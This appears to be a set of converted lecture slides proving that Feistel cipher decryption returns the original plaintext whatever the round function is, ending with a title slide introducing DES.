
7.  $LD_{j+1} = RE_{n+2-j-1}$

8.  $RD_{j+1} = LE_{n+2-j-1}$



# Feistel Cipher Structure

- ✗ To show that 7 is true:
- 7.  $LD_{j+1} = RE_{n+2-j-1}$
- ✗ We have the following:
  - ✗  $LD_{j+1} = RD_j$   
=  $LE_{n+2-j}$   
=  $RE_{n+2-j-1}$
  - (From 3)
  - (From 6)
  - (From 1)
- ✗ QED




# Feistel Cipher Structure

- ✗ To show that 8 is true:
8.  $RD_{j+1} = LE_{n+2-j-1}$

✗ We have the following:

$$\begin{aligned}
 RD_{j+1} &= LD_j \oplus F(RD_j, K_{n+1-j}) \\
 &= RE_{n+2-j} \oplus F(RD_j, K_{n+1-j}) \\
 &= RE_{n+2-j} \oplus F(LD_{j+1}, K_{n+1-j}) \\
 &= RE_{n+2-j} \oplus F(RE_{n+2-j-1}, K_{n+1-j}) \\
 &= LE_{n+2-j-1} \oplus F(RE_{n+2-j-1}, K_{n+1-j}) \\
 &\quad \oplus F(RE_{n+2-j-1}, K_{n+1-j}) \\
 &= LE_{n+2-j-1}
 \end{aligned}$$


✗ QED



# Feistel Cipher Structure

We have now proven:

- ✗  $LD_i = RE_{n+2-i}$
- ✗  $RD_i = LE_{n+2-i}$
- ✗ In particular, setting  $i=n+1$ , we get:
  5.  $LD_{n+1} = RE_{n+2-(n+1)} = RE_1$
  6.  $RD_{n+1} = LE_{n+2-(n+1)} = LE_1$
- ✗ Thus we have proven that the resulting plaintext from decrypting, is the same as the plaintext before encryption, regardless of the round function  $F$  that was used.



The background features a central light green circle surrounded by three concentric darker green rings. Scattered across the dark green area are various light green geometric shapes: squares, crosses, and circles of different sizes.

## \* Data Encryption Standard (DES)